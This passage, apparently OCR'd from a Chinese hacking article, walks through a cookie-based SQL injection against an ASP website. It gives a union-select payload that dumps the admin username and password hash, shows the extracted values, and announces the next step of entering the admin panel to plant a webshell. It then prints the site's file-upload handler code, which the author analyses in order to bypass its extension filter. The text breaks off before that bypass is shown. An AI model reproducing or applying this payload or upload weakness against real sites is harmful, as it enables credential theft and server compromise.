


图10




图11

成：“**66 and 1=2 union select 1,username,password,4,5,6,7,8,9,10,11 from admin**”，注入后再次打开网页（不带id参数），看到2和3变成了admin和469e80d32c0559f8，如图11所示。

这样子COOKIE注入就算成功了，接下来就是进后台拿webshell。此程序后台有个备份功能，但是被管理员删了，不过有很多上传文件的地方。通过分析源代码，只有一个文件可以利用，upfile_Other.asp代码如下：

```
<%
sub upload_0()    '使用化境无组件上传类
  set upload=new upload_file    '建立上传对象
for each formName in upload.file    '列出所有上传了的文件
set file=upload.file(formName)    '生成一个文件对象
        if file.filesize<100 then
                msg="请先选择你要上传的文件！"
                founderr=true
        end if
        if file.filesize>(MaxFileSize*1024) then
                msg="文件大小超过了限制，最大只能上传"
& CStr(MaxFileSize) & "K的文件！"
                founderr=true
        end if
        fileExt=lcase(file.FileExt)
        Forumupload=split(UpFileType,"|")    '允许上传后缀的筛
选格式是：gif|jpg|bmp|png|swf|doc
        for i=0 to ubound(Forumupload)
                if fileEXT=trim(Forumupload(i)) then
                        EnableUpload=true
                        exit for
                        end if
                next
                if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
'对后缀asp，asa，aspx的文件过滤
    EnableUpload=false
                end if
                if EnableUpload=false then
    'msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型："
& UpFileType
    response.write"<SCRIPT language=JavaScript>alert('这种文件类型不允许
上传！\n\n只允许上传这几种文件类型：" & UpFileType & "');"
    response.write"javascript:history.go(-1)</SCRIPT>"
                founderr=true
                end if
                strJS="<SCRIPT language=javascript>" & vbcrlf
                if founderr<>true then
                        randomize
                        ranNum=int(900*rnd)+100
                        filename=SavePath&year(now)&month(now)&day
(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
    file.SaveToFile Server.mappath(FileName)    '保存文件
                        msg="上传文件成功！"
                        FileType=right(fileExt,3)
                        select case FileType
                            case "jpg","gif","png","bmp"
                                case else
                            strJS=strJS & "range.text='[upload="  &
FileType & "]" & FileName & "[/upload]';" & vbcrlf
                        end select
                        strJS=strJS & "parent.parent.myform.img.
value='" & filename & "';" & vbcrlf
                        strJS=strJS & "parent.parent.myform.content.
value='" & filename & "';" & vbcrlf
                end if
                strJS=strJS & "alert('" & msg & "');" & vbcrlf
                strJS=strJS & "</script>"
                response.write strJS
    response.write "图片上传成功!文件路径是把 [img]" & filename & "[/
img] 复制到上面的编辑框内<br>"
    response.write "http://" & yourthing & "/" & filename & "<br>"
                set file=nothing
        next
        set upload=nothing
        end sub
        %>
```




图12




图13




图14

